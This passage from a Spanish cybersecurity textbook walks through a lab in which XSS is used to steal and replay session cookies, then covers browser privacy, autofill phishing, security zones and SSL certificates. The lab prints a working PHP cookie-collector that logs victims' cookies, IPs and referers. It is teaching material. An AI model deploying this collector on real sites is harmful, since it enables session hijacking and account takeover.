El asistente de la herramienta dará los resultados en función de las pruebas que se le haya indicado e irá indicando con cuales ha tenido éxito y con cuales no, la idea de XSS es localizar las páginas vulnerables para que luego se pueda hacer pruebas o hacer un escaneo completo y verificar que el sitio web no tiene vulnerabilidades de Cross Site Scripting reconocidas.

6.8. Pérdida de autenticación y gestión de sesiones

Para evaluar cómo se puede robar una sesión de usuario en una página web, se puede realizar a manera de práctica en una máquina virtual en la se ha levantado varios servidores, por ejemplo, una computadora con Windows, una computadora con Linux y tenemos una computadora con Metasploit, esta computadora es la que va a tener la página web vulnerable y la que va a permitir que un atacante obtenga la sesión de una víctima.

En la máquina Linux se tendrá la página web de Metasploitable, en concreto Mutillidae, dónde se puede registrar como usuarios, se va a utilizar este navegador porque para el ataque para poder robar una Cookie de una sesión, se utiliza Cross Site Scripting, que es una vulnerabilidad que puede defenderse desde el cliente que se conecta a un servidor web, es decir, desde el navegador, por eso, sí se utiliza navegadores más modernos probablemente están detectando ese tipo de actividad y defendiendo al usuario, de aquí la importancia de utilizar navegadores actualizados.

Para mostrar el ataque en la máquina virtual con Windows, qué es la que se va a utilizar para realizar el ataque, se ha instalado un servidor web temporal con XAMPP y se tiene todo instalado en la misma máquina, entonces si se abre el navegador se

puede ir a la dirección IP local y se verifica que se tiene el servidor Apache instalado como se muestra en la Figura 119.




Figura 119. Instalación del servidor Apache en Windows.
Fuente: elaboración propia.

También, dentro del directorio del servidor Apache ubicada en "**C:\xampp\htdocs\cookies**", una carpeta que se llama cookies y dentro de ella se tiene que crear un archivo en php denominado "**capturacookie.php**", que lo que hace es ejecutarse cuando recibe una solicitud, cuando le hacen un HTTP GET, lo que va hacer es capturar la cookie de la página web a la que esté conectado el usuario cuando haga esta captura de sesión, el contenido del código de este archivo se muestra en la Figura 120.

```php
<?php
header ("Location: http://192.168.173.58");
$cookie = $_GET['c'];
$ip = getenv ('REMOTE_ADDR');
$date=date("j F, Y, g:i a");;
$referer=getenv ('HTTP_REFERER');
$fp = fopen('cookies.html', 'a');
fwrite($fp, 'Cookie: '.$cookie.'<br> IP: ' .$ip. '<br> Date and Time: ' .$date. '<br> Referer: '.
$referer.'<br><br><br>');
fclose($fp);
?>
```

Figura 120. Archivo en PHP que captura las cookies de los usuarios.
Fuente: elaboración propia.

La idea de ejecutar este archivo es, que el objetivo estando registrado en una página web tenga su correspondiente cookie y mediante este fichero php que se ha desarrollado se pueda capturar esa copia, entonces como navegador vulnerable se puede utilizar Firefox sin actualizar.

Se puede ir al directorio donde se creó el archivo que almacena las cookies en el directorio antes mencionado y se puede ver que con el script se va capturando los datos de las cookies con HTTP GET como se muestra en la Figura 121.




Figura 121. Cookies de sesión de los usuarios almacenadas en un archivo.
Fuente: elaboración propia.

Se puede modificar la cookie que está almacenada en una sesión y ahora simplemente un usuario puede cambiar estos datos del otro usuario, el sistema reconoce a través de la cookie que se está en la otra sesión, en conclusión, esto es lo que se correspondería con un problema de gestión de sesiones gracias a vulnerabilidades de Cross-Site Scripting.

CAPITULO VII: SEGURIDAD EN NAVEGADORES WEB

Este capítulo tiene como objetivo principal tratar uno de los componentes esenciales para comunicarse con el mundo exterior a través de internet, como son los navegadores web, se tratarán temas como la privacidad, zonas seguras en los mismos y la identificación de sitios web que sean seguros para realizar transacciones y el intercambio de información.

7.1. Navegadores web

Actualmente, el trabajo de prácticamente cualquier organización está ligado a recursos dependientes de internet y uno de los más extendidos es la página web, la Word Wide Web nació a finales de 1989 de la mano de Tim Berners-Lee para proporcionar un sistema de presentación de documentos mediante aplicaciones instaladas en la computadora del usuario y que descargaban el documento a presentar y el servidor del proveedor del mismo.

El procedimiento que hace funcionar a un navegador web es el siguiente:

1. Un usuario introduce la dirección URL de la página que quiere visitar, el navegador web utiliza lo que se conoce como resolución de nombres de dominio mediante el protocolo DNS, qué consiste en preguntar a un servidor de nombres de dominio cuál es la dirección IP asociada al nombre de dominio introducido por el usuario en el navegador.

2. Conocida la dirección IP el navegador accede a dicho servidor y realiza una petición de información, normalmente un GEET del protocolo HTTP.

3. Cuando el navegador recibe la respuesta del servidor procesa la información recibida Y la muestra al usuario en la ventana del navegador.

Estas son las secuencias de pasos que se sigue para mostrar contenido web en el navegador, la Figura 122 muestra esta secuencia de forma gráfica.

Figura 122. Secuencia de pasos para mostrar contenido web en el navegador.
Fuente: elaboración propia.

Normalmente, la respuesta de un servidor a un navegador web, se da mediante documentos de texto etiquetado en formato HTML y XHTML, que pueden estar almacenados de forma estática en el servidor o ser generador directamente, por ejemplo, con PHP O Ajax, la respuesta también incluye pequeños programas escritos en lenguaje JavaScript que aportan funcionalidad, ejecutándose dentro del propio navegador o archivos que definen el estilo a aplicar a las etiquetas del documento web conocidos como hojas de estilo css.

7.1.1 Orígenes de los navegadores

Curiosamente, aunque la web nació en el año 1990, no fue hasta el año 93 que apareció el primer navegador web denominado Mosaic, programado por Marc Andreessen, que al poco tiempo lidero el equipo para el desarrollo de Netscape el primer navegador web empleado por mucho público.

Un navegador web es una herramienta que solicita información a un servidor en forma de documento etiquetado y que presenta esta información al usuario del navegador interpretando dichas etiquetas como formatos gráficos para el contenido.

Los navegadores web más famosos utilizados en la actualidad son, Internet Explorer de Microsoft sustituido en Windows 10 por el navegador Edge, Firefox de Mozilla, Chrome de la compañía Google y Safari de Apple, aunque existen otros muchos navegadores cada cual con sus ventajas e inconvenientes.

Durante muchos años, Internet Explorer ha sido el navegador más utilizado, básicamente, por venir instalado por defecto e en el sistema operativo Windows, con la necesidad de estandarizar los sistemas web fue creciendo en gran medida el uso de Firefox, aunque más a nivel particular que empresarial, sin embargo, en el último lustro, ha sido Chrome el navegador de Google el que ha disparado su presencia en las computadoras y terminales telefónicos de la gran masa de usuarios particulares y profesionales.

Como se ha comentado, los navegadores no sólo traen información de los servidores de las páginas, también, pueden descargar pequeños programas que ayudan al servidor a conocer mejor la información del navegador del usuario conectado, puede utilizar scripts, cookies, formularios y cualesquiera otras tecnologías que generen una comunicación bidireccional entre navegador y servidor, esa recopilación de información sumada a la capacidad de comunicación con el servidor, puede afectar a la privacidad del usuario, por otro lado, la capacidad que tienen algunos servidores

web de ejecutar código en el navegador del usuario puede abrir puertas a la instalación de malware.

7.1.2 Plugins y extensiones

Otro elemento importante de los navegadores modernos que se deben tener en cuenta, son las extensiones o plugins, las extensiones son pequeños programas que funcionan dentro del entorno del navegador, pueden servir para modificar el aspecto de la representación gráfica de una página web, por ejemplo, una extensión que aumente el contraste entre colores para facilitar la lectura a usuarios con problemas de visión, también, hay extensiones que sirven para recordar contraseñas de servicios web y otras pueden proporcionar al usuario información de la tecnología utilizada en el servidor, hay extensiones de todo tipo y con funcionalidades muy variadas.

Hay que tener presente que no dejan de ser programas, lo mismo que lo es el navegador, un editor de textos o la calculadora integrada en el sistema operativo y qué hay que tratarlas con la misma precaución por motivos de seguridad.

7.1.3 Importancia del navegador

La importancia vital de los navegadores en la vida personal y profesional reside en que se han convertido en la ventana desde la que se observa el mundo digital y permiten comunicarse con él, se puede acceder al banco, realizar gestiones tributarias, comunicarse con familiares y amigos ver películas, leer libros, periódicos, etc.

Toda la información que se descargar o se transmite a los servidores web, es susceptible de ser espiada o manipulada al igual que la información a la que tiene acceso a el navegador, pero que no debería ser transmitida, todo ello convierte al navegador en una de las principales superficies de ataque aprovechable por muchos tipos de amenazas.

7.2. Privacidad en navegadores

Los navegadores web son las ventanas por las que se mira a internet, a través de ellos se visualizan los portales de las empresas con las que se trabaja, proveedores, banca, clientes, socios, etc. Los navegadores web almacena información de cómo se actúa en las distintas páginas web que se visitan, pueden recordar que se ha rellenado un formulario, indicando el nombre, apellido y dirección de correo electrónico, por ejemplo, puede recordar el número de la tarjeta de crédito que se ha introducido para hacer una compra online, puede recordar la contraseña de la cuenta de correo

electrónico, el navegador puede recordar prácticamente cualquier cosa que se escriba en un formulario.

Todas estas funcionalidades que tienen los navegadores son así, porque los desarrolladores de navegadores tienen que facilitar el trabajo y la vida de los usuarios, si cada vez que se encuentra con un formulario, si se tiene que escribir el nombre, apellidos, dirección postal, correo electrónico y muchos datos más, el usuario puede cansarse y resulta muy cómodo que el navegador recuerde todos esos datos y rellene automáticamente los formularios que puedan estar pidiendo esa información.

El problema es que los formularios pueden constar de campos visibles e invisibles, más conocidos como ocultos, si un formulario de una noticia que se quiere comentar pide nombre, correo electrónico y el comentario, no está pidiendo nada especial, sin embargo, podría tener un campo oculto que estuviese pidiendo la dirección postal y si se ha configurado el navegador para que rellene automáticamente los formularios, estará rellenando también, ese campo oculto y dando la información de la dirección postal al gestor de esa página web sin que el usuario sea consciente de ello, con páginas legítimas esto no suele suponer un problema, pero hay muchos cibercriminales que pueden crear páginas web fraudulentas y utilizar esta técnica para robar datos personales de los usuarios que las visitan.

Para anular esta amenaza conocida como "**Auto - Fill Phishing**", es recomendable no utilizar el asistente que los navegadores tienen para rellenar formularios de forma automática, en Microsoft Edge, el navegador por defecto de Windows 10, se puede deshabilitar esta función del menú de configuración, en configuración avanzada, desactivando el selector guardar las entradas de los formularios, como se muestra en la Figura 123.

Figura 123. Desactivación de las entradas en los formularios, en Microsoft Edge.
Fuente: elaboración propia.

Mientras que, en Internet Explorer, se iría a herramientas, opciones de internet, contenido y en la sección autocompletar, en configuración se podría eliminar el historial para que no recordarse nada de lo que se ha estado rellenando hasta ahora y desactivar la funcionalidad de autocompletar, este proceso se muestra en la Figura 124.




Figura 124. Desactivación de las entradas en los formularios, en Internet Explorer.
Fuente: elaboración propia.

Si el navegador que se utiliza es Chrome, se puede ir al menú de configuración, desplegar configuración, descender hasta opciones avanzadas, en esa lista de nuevas opciones, en la categoría contraseñas y formularios se puede desmarcar la opción habilitar la función de autocompletar formularios con un solo clic y la de preguntar si se quiere guardar las contraseñas como se muestra en la Figura 125.




Figura 125. Desactivación de las entradas en los formularios, en Google Chrome.
Fuente: elaboración propia.

Con esto, el navegador ya no recordará lo que guardan los formularios y, por tanto, no autocompletará los mismos.

7.2.1 Historial de navegación

Además, del sistema de autocompletado de formularios, los navegadores guardan un historial de todas las páginas web que se visitan, dicho historial no supone un problema siempre que se conserve de forma confidencial, si una persona sin autorización accede al historial de navegación del usuario, podría conocer mucho, no sólo sobre las costumbres, también, sobre la vida personal y profesional del usuario, sería muy fácil deducir en qué bancos opera el usuario del navegador, qué redes sociales utiliza, si recientemente ha estado visitando páginas de agencias de viajes, de compra de equipos o cualquier otra información que permita esa persona no autorizada conocer mejor a su objetivo, por eso, es importante mantener el historial de navegación limpio, además esto impediría que algún software espía puede acceder a esta información y remitirla a un centro de comando y control.

7.2.2 Cookies

Las cookies son ficheros de texto que el navegador guarda en la computadora del usuario a petición del servidor de una página web, esta cookie puede guardar información que facilite la actividad del usuario, por ejemplo, una web en varios idiomas que cada vez que se acceda a ella pregunta en qué idioma se quiere leerla, la cookie guardaría la elección y así no se tendría que responder a esa pregunta cada vez que se acceda a esa página web.

El problema es que hay páginas que abusan de lo que almacenan las cookies, llegando a guardar información de la actividad que se pueda estar realizando en otras pestañas, es decir, en otras páginas web, esto es muy habitual en los banners publicitarios que depositan sus propias cookies para rastrear la actividad del usuario y ofrecer publicidad personalizada, por eso, es aconsejable que en las mismas secciones de preferencias que se han visto antes revisar cómo está configurado el navegador a la hora de aceptar cookies.

La norma más básica es no aceptar cookies de páginas web que no se estén visitando. El nivel de interacción que tienen los navegadores con las computadoras les permite incluso saber el modelo de la misma y cosas tan curiosas como las extensiones del navegador o el nivel de batería de las computadoras portátiles, algo fácilmente disponible para los programadores de páginas web.

Una buena forma de entender lo importante que es aplicar una buena configuración de privacidad en el navegador, es visitar la web http://webkay.robinlinus.com/, cuya página principal se muestra en la Figura 126.




Figura 126. Web para obtener una buena configuración del navegador web.
Fuente: recuperado de http://webkay.robinlinus.com/

En este sitio web, además de saber la configuración del navegador, se explican el por qué lo saben y que se puede hacer al respecto, si se sigue hacia la parte de abajo de esta página, se puede mostrar la localización basada en la dirección IP, con qué software se está navegando, sistema operativo y el hardware de la computadora, desde donde se conecta tanto en red privada como en red pública, a qué redes sociales se está conectado e informa de otro tipo de problemas como el mencionado Auto- Fill Phishing.

7.3. Zonas seguras en Internet Explorer

Internet Explorer es el navegador web por defecto en el sistema operativo Windows, aunque en la versión 10 del sistema operativo se ha introducido el navegador web Edge, este no dispone de tantas opciones de configuración como el anterior que sigue disponible.

Una de las funcionalidades de Internet Explorer es la asignación de zonas de seguridad, disponible en la pestaña de opciones de internet, seguridad como se muestra en la Figura 127.




Figura 127. Configuración de zonas de seguridad en Internet Explorer.
Fuente: elaboración propia.

Las zonas de seguridad son conjuntos de reglas que se aplican a las páginas web que se asignan a cada contexto o zona, la zona internet contempla por defecto todas aquellas páginas web que no forman parte de la red de la organización o que no están asignadas a otras zonas, no se pueden añadir páginas manualmente a esta zona y la única forma de hacer que una página deje de pertenecer a ella es asignarla a otra zona.

Las páginas disponibles dentro de la red de la organización están englobadas dentro de la zona privada, desde sitios, se puede establecer las reglas que definirán qué páginas forman parte de esta zona como se muestra en la Figura 128.




Figura 128. Reglas para definir zonas de seguridad en Internet Explorer.
Fuente: elaboración propia.

Se puede añadir nuevas páginas a sitios de confianza haciendo clic en sitios, e indicando la dirección de la página web como se muestra en la Figura 129.




Figura 129. Configuración de sitios de confianza en Internet Explorer.
Fuente: elaboración propia.

Es importante que las páginas web que se introduzcan sean seguras, si se introduce una página web http, por ejemplo, google.es, saldrá un mensaje de error indicando que la página debe ser https.

Por último, están los sitios restringidos que también es una zona donde se incluirán URL de forma manual, para las zonas internet y sitios de confianza se pueden establecer cinco niveles de seguridad, desde el bajo, hasta el alto.

El nivel más bajo, es el nivel más permisivo con lo que se permite hacer a las páginas web a las que se acceden y el nivel alto el más restrictivo. Se puede activar un modo de protección mejorado desde opciones de internet, opciones avanzadas y en la sección de seguridad activando habilitar el modo protegido mejorado como se muestra en la Figura 130.




Figura 130. Habilitación del modo protegido mejorado en Internet Explorer.
Fuente: elaboración propia.

Con este modo activado, los complementos y barras del navegador solo funcionarán si son compatibles con este modo de funcionamiento, eliminando los riesgos que estas herramientas pueden implicar, sean herramientas de búsqueda, barras de navegación de algunos buscadores o algunos plugins externos.

7.4. Identificar webs seguras

Los navegadores web son las ventanas desde las que se mira internet, los escaparates de particulares, empresas y organizaciones que son sus páginas web, éstas han evolucionado tanto que son la ventanilla del banco, el mostrador de la oficina de rentas donde se gestionan los impuestos o la tienda donde se hace la compra para llenar la despensa.

Los cibercriminales saben esto y también saben que las páginas web se han convertido en algo tan natural en el día a día que han diseñado técnicas específicas para engañar a los usuarios. A la hora de acceder a cualquier página web considerando que el navegador es lo suficientemente seguro y que se ha aplicado a la configuración de privacidad que mejor se ajuste a las necesidades, se debe tener en cuenta varios factores.

Barra de navegación: El primero es que el formulario de búsqueda de Google, no es donde se debe escribir las direcciones de las páginas web que se quieren visitar, para

eso, está la barra de direcciones, normalmente en la parte superior de la ventana del navegador, bien centrada o alinear ala izquierda, si se escribe en el buscador la dirección de la web de una tienda online o un periódico, no pasa nada, pero si alguien comparte un archivo con el usuario mediante sistemas como Dropbox, OneDrive o similares y se pega el enlace en el buscador, este pasará a indexarlo, por tanto, cualquiera que haga la búsqueda apropiada podrá encontrarlo.

Para estar convencidos de que una web es lo que dice ser, hay que fijarse sobre todo en dos elementos: El enlace URL y el certificado si lo tiene.

Enlaces URL

Se puede encontrar distintos tipos de enlaces URL, por ejemplo, enlaces válidos y no válidos que pueden engañar y dirigir al usuario a páginas falsas aprovechados por cibercriminales para robar información.

Tipos de certificados SSL

Los certificados SSL, los emite una entidad certificadora que no deja de ser un tercero de confianza que se asegura de que algo es como dice ser. Como verificar ciertas cosas lleva más trabajos que otras, existen distintos tipos de certificados SSL que se mencionan a continuación:

Certificados compartidos: Sirven para cifrar las comunicaciones, pero no dan garantía que la web o el dominio pertenezcan a una organización o persona en concreto, es un tipo de certificado gratuito que emite.

Certificados con validación de dominio: Son los que emite una autoridad certificadora para que estén asociados a un dominio específico, dan garantías de seguridad en las comunicaciones y verifican la autenticidad de una URL, si se compara esta con la expresada en el certificado, son el mínimo imprescindible que deberían implementar tiendas ONLINE o páginas con registros de usuarios o formularios de contacto.

Certificados con validación de organización: Son casi iguales que los anteriores, sólo que la autoridad certificadora, pediría demostrar que el solicitante es la organización asociada al nombre de dominio, además de seguridad, estos dominios mejoran la reputación de quien los usa.

Certificados de validación ampliada: Estos tipos de certificados son el nivel máximo y no se comprueba solo el dominio y la organización, sino, que se solicita demostración con documentación jurídica para verificar la identidad de la organización, la gran

ventaja de estos certificados es que los navegadores modernos muestran al lado de la URL el nombre de la empresa certificada y generan así, gran confianza.

Para ver el certificado de una página web, por ejemplo, la de Microsoft en el navegador Internet Explorer, se puede acceder a la página y darle al candado que aparece junto a la URL, lo cual desplegará un menú desde el que podemos se puede al certificado como se muestra en la Figura 131.




Figura 131. Verificación del certificado de seguridad en el navegador.
Fuente: elaboración propia.

REFERENCIAS BIBLIOGRÁFICAS

Andreu, J. (2011). *Gestión de servidores web* (Servicios en red). Editex.

Colmenero-Ruiz, M. J. (2004). *OWL: Un lenguaje ontológico para la Web semántica.*

Dordoigne, J. (2015). Redes informáticas-Nociones fundamentales (5ª ed.). (Protocolos, Arquitecturas, Redes inalámbricas, Virtualización, Seguridad, IP v6...). Ediciones Eni.

Forouzan, B. A. (2007). *Transmisión de datos y redes de comunicaciones*. McGraw-Hill.

García-Alfaro, J., y Navarro-Arribas, G. (2008). *Prevención de ataques de Cross-Site Scripting en aplicaciones Web. X.* Reunión Española sobre Criptología y Seguridad de la Información (RECSI). Universidad de Salamanca, 369-377.

Gutiérrez, M. S. (2012). *Mecanismos De Seguridad En Redes Inalámbricas.*

López, P. A. (2010). *Seguridad informática.* Editex.

Moreno, L. (2003). *El Modelo OSI.*

Pérez, P. G. (2015). *Ethical Hacking: Teoría y práctica para la realización de un pentesting.* 0xWORD Computing.

Pinzón Trejos, C., y Corchado, J. (2009). *Arquitectura de un Sistema Multiagente para la Clasificación de Consultas con Inyección SQL.*

Stallings, W. (2004). *Comunicaciones y redes de computadores.* Pearson Educación.

Zeas Martínez, R.C. (2011). *Análisis y captura de paquetes de datos en una red mediante la herramienta Wireshark* (Bachelor's tesis). Quito: Universidad Israel.

Ingeniería y Tecnología

3ciencias